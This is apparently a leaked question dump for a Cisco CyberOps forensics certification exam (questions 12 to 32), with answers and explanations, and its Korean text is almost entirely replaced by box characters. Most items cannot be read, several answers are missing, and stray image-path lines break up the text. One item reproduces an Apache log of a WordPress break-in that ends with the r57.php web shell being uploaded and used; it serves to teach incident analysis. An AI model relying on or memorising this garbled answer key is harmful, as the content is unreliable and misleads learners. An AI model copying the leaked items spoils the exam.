* Get-Content -Path: UNC □□□□ □□ □□□ □□ □□ □□□ □□□□□.

* Select-String "ERROR", "SUCCESS": □ □□□ □□□ □□□ □□□□ □□□□ □□ □□□ □ □□□□ □□□□□.

□□ □□(A, B, C)□ PowerShell□□ □□□□ □□ Get-Content-Folder, -ifmatch, -Directory□ □ □ □□□□ □□□ □□□ cmdlet/□□ □□□ □□□□□.
□□□□: CyberOps Technologies(CBRFIR) 300-215 □□ □□□□ "□□□ □ □□□□ □□" □□□ Get-Content □ Select-String□ □□ cmdlet□ □□□□ □□□□ □□ □□ □ □□ □□ □ □□ PowerShell □□□□ □□□□□.

NEW QUESTION: 12
□□□□ □□□□ Hex Fiend□ □□□□ □□□ □□ □ □□□?
A. VARA □□□ □□□ □□□□□ 16□□ □□□□ □□□□□.
B. 16□□ □□□□ □□ □□ □ □□ ELF □□□□ □□□□□.
C. 16□□ □□□□ □□□□ BE □□□ □□□□ □□□ □□□□.
D. 16□□ □□□□ □□ □□□ □□ □□ □□□□□ □□□□□.
Answer: (SHOW ANSWER)
Hex Fiend□ □□□□ □□□ □□ □□□ □□□ □□□ □ □□□ □□□ 16□□ □□□□□□.
□□ □□ □□ □ □□□ YARA □□□□ □□□□ □□□□□ □□□ □ □□ □□□ □□ □□ □□ □□□□□ □□□□ □□□□ □□□□. □□□ 16□□ □□□ □□□ □□□□ □□ □□ □ □□□□ □ □□□ □ □□□□.

NEW QUESTION: 13
objdump □ □□□ objdump -b oasys -m vax -h fu.o□ "-h" □□□ □□ □□□ □□ □□ □□□ □□□□□?
A. □□□
B. □□□
C. bfdname
D. □□
Answer: D (LEAVE A REPLY)

NEW QUESTION: 14
□□ □□ □□□ □□□ □□□□□?
A. □□□ □□□ □□□□ □□□□ □□□□□.
B. □□□ □□□□ □□ □□□□ □□□ □□□□ □□□ □□□□□.
C. □□ □□□□ □□□□ □□□□ □□□□□.
D. □□□ □□□□ □□□ □□□□□.
Answer: D (LEAVE A REPLY)

NEW QUESTION: 15
□□□□ □□□ □□□ □□□□□□ □□□□□ □□□ □□□□□□ □□□ □□□□□. □□ □□ □□□□ □□ □□□□□□ □□ □□□ □□ □□□ □□□ □□□□ □□ IP □□□ □□ □□□ □□□□□ □□□□□. □□ □□□□ □□ □□□ □□ □□ □□□ □□ □□ □ □□ □ □□ □□□ □□□? (□ □□ □□)

A. Cisco Secure Malware Analytics(Threat Grid)□□ TCP/IP □□□□ □□□□□.
B. Cisco Secure Malware Analytics(Threat Grid)□ □□□□ □□ □□ □□.
C. Cisco Umbrella□□ □□□□ □□□ □□□□□.
D. Cisco Umbrella□□ Magic File □□□ □□□□□.
E. Cisco Secure Malware Analytics(Threat Grid)□ □□ □□□ □□□□□.
Answer: (SHOW ANSWER)

NEW QUESTION: 16
□□□□ □□□□ □□□□□ □□□□□□□. □□□□ □□ □□□□ □□□□ □□□ □□□ □ □□□□ □□□ □□□□□. □ □□□ □□□□ □□ □□□ □□□ □□□□□□. □ □□□ □□ □□□ □□ □□□□ □□□ □□□ □□, □□□ □□□ □□ □ □□(C&C) □□□ □□□ □ □□□ □□□□ □□ □□□□ □□□□□. □□ □□□□ □□ □□□□ □□□□ □□□?
A. Cisco □□ □□□ □□ □□(Firepower)
B. Cisco Secure Web Appliance(WSA)
C. Cisco □□ □□□ □□□□□(ESA)
D. Cisco □□ □□□ ASA
Answer: (SHOW ANSWER)

NEW QUESTION: 17
□□□ □□□□□.

```
<134>1 2023-10-25T14:34:23Z turbo-hostname sshd 1234 - - [meta sequenceId="1"] Failed password for invalid user admin from 192.168.1.100 port 22 ssh2
```

□□ □□□□ □□ □□□ SIEM □□□□ □□□ □□□□ □, SSHD □□□□ □□ □□□□□ □□□ □□□□ □□□□ □□ □□□ □□ □ □□□ □□ □□□□□□. □□□□ □ □□□ □ □□□ □□ □□ □□□ □□□ □□□?
A. SSH □□□ □□□□ SIEM□ □□ □□ □□□□ □□ □□□ □□ □□□ □□□□□.
B. □□□ □□□□ □□ □□ □□□□ □□□□ □□ SSHD□□ □□□ □□□□□ □□□□□ □.
C. □□□□ □□ □□□□□□□ □□□ □□□□ □□ □□□ □□ □□□□□□□.
D. IP □□ 192.168.1.100□ SSHD □□□ □□□□ □□ □□ □□□□□.
Answer: A (LEAVE A REPLY)
□□ □□□ IP192.168.1.100□□ □□□□ □□ □□□ "admin"□ SSH □□□ □□□ □□□ □ □□ □□□□□. □□□□ □□ □□□□□ □□□□ □□□ □□□□ □□□□, □□ □□ □□

□□ □□□ □□ □□ □□□ □□□□ □□□□. □□□ □□□ □□□ □□□□ □□ □ IP□ □ □□□□ □□□□□ □□□□□ □□, □□□ □□□□□□ □□□□ □ □□□□.
Cisco CyberOps □□ □□□ □□□ □ □□ □□□ □□□ □□ □□(□: □□ □□, IDS/IPS □ □)□ □□□□ □□□ □□□ □□□ □□□□ □□□ □□□□ □□□□.
-

NEW QUESTION: 18
□□□ □□□□ □□ □□□□ □□ □□□□ SharePoint □□□ □□ □□ □□□ □□□ □□ □ □□□□□□. □□□□ □□□ □□ □□□?
A. □□□ □ □□□ □□□□ □□□□ □□□□□.
B. SharePoint □□ □□
C. □□ □□□□□ □□ IP □□□ □□□□□□□.
D. □□ □□□ □□□ □□□□ □□ □□□ □□□□ □□□□□□□.
Answer: (SHOW ANSWER)
□ □□□ □□□ □□□□ □□ □□ □□□ □□□□ □□□□□□□. □□ □□ □□ □□□ □ □□, □□□ □□□ □□ □ □□□□□□ □□□□ □□ □□□ □□ □□ □□ □ □□□ □□ □□□ □□□□□ □□□□ □□ □□□ □□□□□.


NEW QUESTION: 19
□□ □□□ □□□ □□□ □□□□□?
A. Sysinternals □□ □□
B. □□□□
C. □□□
D. □□□ □□
Answer: C (LEAVE A REPLY)

NEW QUESTION: 20
□ □□□ □□□□ □ 256□ □□□□ □□□□□ □□□□ □□□ □□□□□. □ □□ □□, □ □□ □□□ □□ □□ □□□ □□ □□ □□ □□□□ □□□□ □□□. □ □□□□ □□□□ □ □□ □□□□ □□□ □□ □□□ □□□□ □□ □□□ □□□ □□□□ □□ □□□ □□□□ □□ □□□ □□□. □□□ □□□□, □□□ □□ □□□□□ □□□ □□ □□□ □□□□ □□ □□ □□ □□ □□□□ □□□ □□□□ □□□?
A. 256□ □□□ □□□ □□□ □□ □□
B. □□ □□ □□□ □□□ □□ □ □□□□ □□ □□□ □□
C. □□□□□ □□□□ □□ □□
D. National CERT Association□□ □□□ □□□ □□ □□□□□ □□□
Answer: C (LEAVE A REPLY)
Cisco CyberOps Associate □□□□ □□□, □□ □□ □□□ □□□ □□□□ □□□□ □□□ □□ □□□ □□□ □□□□ □□ □□□ □□□□ □□□ □ □□□ □□ □□□□.

"□□ □□"(□: □□ □□ □□□ □□ □□ □□□, □□□□□□ □□□□, □□ □□ □□ □)□ □□□□ □□□ □□ □□□□□ □□ □□ □□□ □□ □□□ □□□□ □ □□ □□□ □□ □ □□□□.

-

NEW QUESTION: 21



□□□ □□□□□. □□□□ □□□□□ Wireshark □□□ □□□□ Ursnif □□ □□□ □□ □ □□□□ □□ □□□□□ □□□ HTTP □□□ □□□□ □□□□. □□□□□ Wireshark □□□ □□□ □□□□ □ □□□ □□□ □□□□□?

A. http.request.un□ □□□□□.

B. tls.□□□□□.□□ ==1

C. tcp.port eq 25

D. tcp.window_size ==0

Answer: B (LEAVE A REPLY)

□□/□□:

https://www.malware-traffic-analysis.net/2018/11/08/index.html

https://unit42.paloaltonetworks.com/wireshark-tutorial-examining-ursnif-infections/

NEW QUESTION: 22

□□ □□□ □□□ □□□ □□□□□?

A. □□□ □□

B. Sysinternals □□ □□

C. □□□

D. □□□□

Answer: C (LEAVE A REPLY)

Volatility□ □□□ □□□ □□ □□□ □□□ □□□□ □□□ □□□ □□□□□. □□□ □□□ □ □□□ □□□ □□□□ □□ □□ □□□□, □□□ □□□□, □□□ □□, □□□ □□□□□ □□ □□□ □□□ □ □□□□.

Cisco CyberOps Associate □□ □□□□ □□□, "Volatility□ □□ □□□□ □□ □□□ □□□ □□□ □□ □□□□ □ □□□ □□□. □□□□, □□□□□ □□□□, □□□□ □□ □ □□□ □□ □□□□ □□□ □ □□□□."

Memoryze(D)□ □□□ □□ □□□□□, Volatility□ □□□□ □□ □□□□ □□□ □□ □□□ □ □ □□□ □□□ □□□□□□ □□ □□□□□.

NEW QUESTION: 23

□□□□□ □□□ □□ □□ □□□ □□ □□□ □□□□ □ □ □□□ □□ □□□ □□□□ □ □□□ □□□ □□□□□ □□□□□□.

□□ □□□ □□ □□ □□□□ □□□□□?

A. /var/log/access.log

B. /var/log/messages.log

C. /var/log/httpd/messages.log

D. /var/log/httpd/access.log

Answer: (SHOW ANSWER)

□□□ □□□□ □□□ □□□ □□ □□□ □□ □□□□ □□ □□ □□□ □□ □□ □ /var/log/messages□□□.

□□ □ □□□ □□ □□(OOM(□□□ □□) □□□ □□)□ □□□ □□□□□.

Linux □□□ □□□ □□ □□□:

/var/log/messages□ □□ □□□ □□, □□□ □□, □□□ □□□ □□□ □□□ □□□ □□ □ □□ □□□□□.

NEW QUESTION: 24

□□□ □□□□□.

□ HEX □□□□ □□ □□□ □□□ □□□□□?

A. □□□□

B. □□□

C. Base64

D. □□□□

Answer: (SHOW ANSWER)

□ □□□ 16□□ □□□ ASCII □□(AZ, az, 0-9, +, /)□ □□□□ □□ =□ □□□□ Base64 □ □□ □□□ □□□□ □□□□. □ □□□□ □□□ 16□□□□, 16□□ □□ ASCII □□ □□□ □ □□ □□□ □□□□ Charcode□ □ □□□□□.
Cisco CyberOps Associate □□□□ □□□ □□ □ □□□ □□□□ □□□□ □□□ □□, □□ □□ □□ □□□ □□ □□□ □□□□□. "□□ □□□□ □□ □□□□ □□□□□ □□□□ □ □□□ □□ □□□ □□□ □□□ □ 16□□ □□□□ □□□□□ ASCII □□□ □□□□ □□□ □□□□."

NEW QUESTION: 25
□□□□ □□□□□ □□ □□ □ □ □□ URL□ □□□ □□□□ □□□□□, □□ □□□□ □ □ □ □□□ □□□□□□ □□□ □□□□□. □□ □□ ISP□ □□□□ □□□ □□□□ 500% □□□□□ □□□□□□. □□□ □□□ □, □□□□ □□ □□ □□□ □□ □□□ □□□□□. □ □□□ □□ □□□□ □□□ □ □ □□ □□□ □□□□□? (□ □□ □□)
A. □□□□□ □□□ □□ □□□ □□
B. □□ □□
C. □□ □□ □□
D. □□□ □□ □□□□□
E. □□□ □□
Answer: A,E (LEAVE A REPLY)

NEW QUESTION: 26
□□□□ □□□ □□□□□□□□ □□□□□ □□□ □□□□ □□ □□□ □□ □□□ □□□ □□. □□ □□□ □□ □□ □□□ □□ □□ □□ □□□ □□□□□ □□□□. □□ □□□□ □□□□□□ □□ □□□ □□□□ □□ □□□ □ □ □□ □□□ □□□□□? (□ □□ □□)
A. □□□□□ □□ □□
B. □□□□□ □□□□□.
C. □□ □□□ □□□□□.
D. □□ □□□ □□□□□.
E. PE □□□ □□□□□.
Answer: B,C (LEAVE A REPLY)
□□/□□: https://medium.com/@Flying_glasses/top-5-ways-to-detect-malicious-file-manually-d02744f7c43a

NEW QUESTION: 27
□□□ □□□□□.

```
84.55.41.57 - -[17/Apr/2016:06:57:24 +0100] "GET/wordpress/wp-login.php HTTP/1.1" 200 1568 "-"
84.55.41.57 - -[17/Apr/2016:06:57:31 +0100] "POST/wordpress/wp-login.php HTTP/1.1" 302 1150
"http://www.example.com/wordpress/wp-login.php"

84.55.41.57 - -[17/Apr/2016:06:57:31 +0100] "GET/wordpress/wp-admin/ HTTP/1.1" 200 12905
"http://www.example.com/wordpress/wp-login.php"
84.55.41.57 - -[17/Apr/2016:07:00:32 +0100] "POST/wordpress/wp-admin/admin-ajax.php HTTP/1.1"
200 454 "http://www.example.com/wordpress/wp-admin/"

84.55.41.57 - -[17/Apr/2016:07:11:48 +0100 "GET/wordpress/wp-admin/plugin-install.php HTTP/1.1"
200 12459 "http://www.example.com/wordpress/wp-admin/plugin-install.php?tab=upload"
 84.55.41.57 - -[17/Apr/2016:07:16:06 +0100] "GET /wordpress/wp-admin/update.php? action=install-
plugin&plugin=file-manager&_wpnonce=3c6c8a7fca HTTP/1.1" 200 5698

"http://www.example.com/wordpress/wp-admin/plugin install.php?tab=search&s=file+permission"
 84.55.41.57 - -[17/Apr/2016:07:18:19 +0100] "GET /wordpress/wp-
admin/plugins.php?action=activat&plugin=file-manager%2Ffile-manager.php&_wpnonce=bf932ee530
HTTP/1.1" 302.451 "http://www.example.com/wordpress/wp-admin/update.php?action=install-
plugin&plugin=file-manager&_wpnonce=3c6c8a7fca"

84.55.41.57 - -[17/Apr/2016:07:21:46 +0100] "GET /wordpress/wp-admin/admin-ajax.php?
action=connector&cmd=upload&target=l1_d3AtY29udGVudA&name%5B%5D=r57.php&FILES
=&_=1460873968131 HTTP/1.1" 200 731 "http://www.example.com/wordpress/wp-admin/admin.php?
page=fie-manager_settings"

84.55.41.57 - -[17/Apr/2016:07:22:53+0100] "GET /wordpress/wp-content/r57.php HTTP/1.1" 200 9036 "-"
84.55.41.57- -[17/Apr/2016:07:32:24 +0100] "POST /wordpress/wp-content/r57.php?14 HTTP/1.1" 200
8030 "http://www.example.com/wordpress/wp-content/r57.php?14"
84.55.41.57 - -[17/Apr/2016:07:29:21 +0100] "GET /wordpress/wp-content/r57.php?29 HTTP/1.1" 200
8391 "http://www.example.com/wordpress/wp-content/r57.php?28"
```

Apache □□□ □□□□ □□□ □□ □□□ □ □ □□ □□□ □□□□□? (□ □□□ □□□□ □.)

A. □□□□ r57 □□□□□□ □□□□ □□□ □□□ □□□□□□□.

B. □□□□ WordPress □□ □□□ □□□ □□□ □□□□□□□.

C. □□□□ WordPress□ □□ □□□ □□ □□□ □□□□ □□□ □□□□□□□ SQL □□□ □□□□□□.

D. □□□□ WordPress □□ □□□ □□□□□ □□□□ r57.php□ □□□□□□□.

E. □□□□ WordPress □□□ □□□□ □□□□□ □□□□□□□.

Answer: B,D (LEAVE A REPLY)


□□□ □□□ Apache □□□ □□□ WordPress□ □□ □□□□ □□□□ □□□□ □□□ HTTP □□□ □□□ □□□□□.

* □□ □□□ POST□ □□□□□:

* /wp-admin/admin-ajax.php□□ r57.php(□□□ PHP □ □) □□□□ □□□□ □□□□□ □□ □□.
* □□□□ □□ □□□ r57.php□ □□□□□:# &name=%5B%5D=r57.php&FILES...
* □□□□ □□ □ □□□ □□□ □□□□. □□ □□ □□□ □□ □□□□.
* □□ □□□ □□□□:# plugin=file-manager&...
* □□ □□□□ □□□□ □□□□ □□□ □□□ □□□□.
* GET □□:
* /wp-content/57.php □ 57.php?28□ □□ □□ - □□ r57.php□ □□□□□ □□□□□ □□□ □□ □□□ □□□□□.
□□□ □□□ □□ □□□ □□□□□.
* D. □□□□ WordPress □□ □□□ □□□□□ □□□□ r57.php□ □□□□□□□. □□□□ □□□ □□ □□□□ □□ □□□□□□□.
* B. □□□□ WordPress □□ □□□ □□□ □□□ □□□□□□□. □□ /wp-content/57.php(r57 □ □□)□ □□ □□□□ □□ □□ □□□□□.
□□ □□□ □□□□ □□□ □□□□□□.
* A□ r57□ □ □□ □□□□ □□ □□□ □□□□ □□ □□□ □□□□ □□□□.
* C□ □□□ □□ □□□ SQL □□□ □□□□□, □□□□ □□□□ □□ □□□□.
* E□ □□□□ □□□ □□□□□. □□□ □□□ □□ □□□□ □□ □□□ □□□ □□□ □□ □□.
□□□□: CyberOps Technologies(CBRFIR) 300-215 □□ □□□, "□□ □□□ □□ HTTP □ Apache □□ □□" □ "□□□□ □ □□□□ □□ □□□□ CMS □□" □

NEW QUESTION: 28
□□□□□ YARA □□□ □□ □□□ □□□ □□□□ □ □□□□ □□ □□□□ □□□. YARA □□□ □□□ □□□□ □ □□□ □ □□□□?
A. □□□□□ □ □□
B. □□ □□□ □□□□ □□□□□ □□
C. □□□□□ □□□ □ □□ □□ □□□
D. □□□□ □□□ □□
Answer: B (LEAVE A REPLY)
YARA □□□ □□ □□, □□□ □□ □□ □□□ □□□□ □□□ □□□□□ □□□□□□□.
Cisco CyberOps □□□□□ □□□ □□ □□□ □□□□ □□□□.
"YARA□ □□□□ □□□□ □□□ □□ □□ □□□ □□□□ □□□ □□□ □□□□ □□□□ □ □□□ □□□."

NEW QUESTION: 29
□□□ □□□□□.



□ □□□□ □□ □□□ □□□ □□□□ □□□□□?

A. IP □□: 202.142.155.218

B. □□□ □□: multipart/mixed

C. □□□□: "□□ □□"

D. □□: "□□□ □□ □□"

Answer: C (LEAVE A REPLY)

Cisco Certified CyberOps Associate □□□(5□ - □□ □□ □□)□ □□□, □□ .xlsm□ □□ □ □ □□□□ □□ □□□□ □□ □□□ □□□□□□ □□ □□□□ □□□ □ □□□ □□□ □ □□□□. □□□□ □□□□ □□ □□□□ □□□□ Excel □□(.xlsm)□ □□□ □□ □□ □□ □□□□ □□□□ □□ □□□□□□ □□□□□. □□□ □□ □□□ □□□□□ □□□□ □□ □ □□ □□□□ □□□□ □□□□ □□□□ □□□□□ □□□□□.


"Card_Refund_18_6913.xlsm" □□□ □□ □□□ □□□ □ □□ VBA □□□□ □□□ □ □□ □□, □□□ □□ □□(IoC)□ □□□ □ □□□□. □□ □□□ □□ □□□□□ □□□□ □□□ □ □□□ □□□□ □□ □□□ □□□ □□□ □□□ □□□□□.

□□□ □ □□□□□ □□ C□ □□□ □□ □□□□ □□□□□.

NEW QUESTION: 30
□□□ □□□□ □□□ □□ □□□□□ □□□□ □□□□□?
A. □□ □□
B. □□□
C. □□ □□
D. □□
Answer: B (LEAVE A REPLY)
□□□□□ □□□ □□□□ □□□ □□□ □□ □□□□ □□□□□. □□□ □□□□□(Cisco CyberOps) □□□□□ □□□, "□□□"□ □□ □ □□□ □□□ □□ □□, □□□□ □□ □□ □□□ □□□, □□□ □□ □□ □□□□ □□□□ □□□ □□□□□. □□ □□□ □□□□ □ □□ □□□ □□□□ □ □□□□ □□ □□□□□ □□□□□.
□□ □□ □ □□□ □□ □□□ □□ □□ □□ □□□ □□□ □□□□, □□□□□ □□□ □□ □□.

NEW QUESTION: 31
□ □□□ □□□ □□ □□□ □□□□ □□ □□ □□□ □□□□ □□ □□□ □□□□□□□.
□□ □□□□ '□□ □ □□□□(land and expand)' □□□ □□□□□, □□ □□ □□□ □□□ □□ □□□□ □ □□□□□ □ □□□□□□□. □ □□□ □□□ □□ □□ □□ □□□ □□□ □□□ □□ □□□ □□□□ □□ □□□□ □□ □□ □□□ □□□□ □□□. □ □□□ □ □□ □□□□ □□□ □□ 500236186@test.com□ □□□□ □□□□□□□. □□ □□□ □□ □□ □ □□□ □□□□ □□ □□□□ □□□ □□□□ □□□□. □□□ □□ □□□□□ □□□ □ □ □□□ □□□ □□ □□ □□ □□ □□□□□ □□□ □□□□□ □□□?
A. □□□□ □□□ □□□ □□□ □□ □□□□ □□ □□□□□ □□□ □□ □□
B. □□□ □□ □□ □□ □ □□ □□□ □□ □□
C. □□□□ □□□□ □□□□□ □□ □□□ □□□□ □□ □□□ □□□□ □□□ □□□ □ □□□□.
D. □□□ □□□□ □□□ □□□ □□ □□□□ □□ □□□ □□□□ □□ □□ □□□□ □□ □□□ □□
Answer: A (LEAVE A REPLY)
□□ □□, □□ □□□□ □□ □□(□□ □ □□)□ □□, □□ □□□ □□□ □□□□□ □□□ □□ □□□□ □□□□□□. □□ □□ □□ □□ □□, □□□ DMARC/DKIM/SPF □□, □□ □ □□□ □□□ □□ □□□□ □□ □ □□□□. □□ □□□ □□ □□ □□ □□□ □□ □□□□ □□ □□□ □□□ □ □□□ □□□ □□ □□ □□□ □□□ □□□□□□□ □□□ □□□ □ □□.
□□ □□□ □□ □□□ □□ □□ □□□□ □□ Cisco CyberOps v1.2 □□□□ □□ □□□ □ □□□□.
□□□□: CyberOps Technologies(CBRFIR) 300-215 □□ □□□, □□ □□ □ □□ □□ □□□ □□ □.
□□ □□□ □□ □□□□ □□□□□ □□□□ □□□□ □□□□□.

NEW QUESTION: 32
□□□ □□□□□.



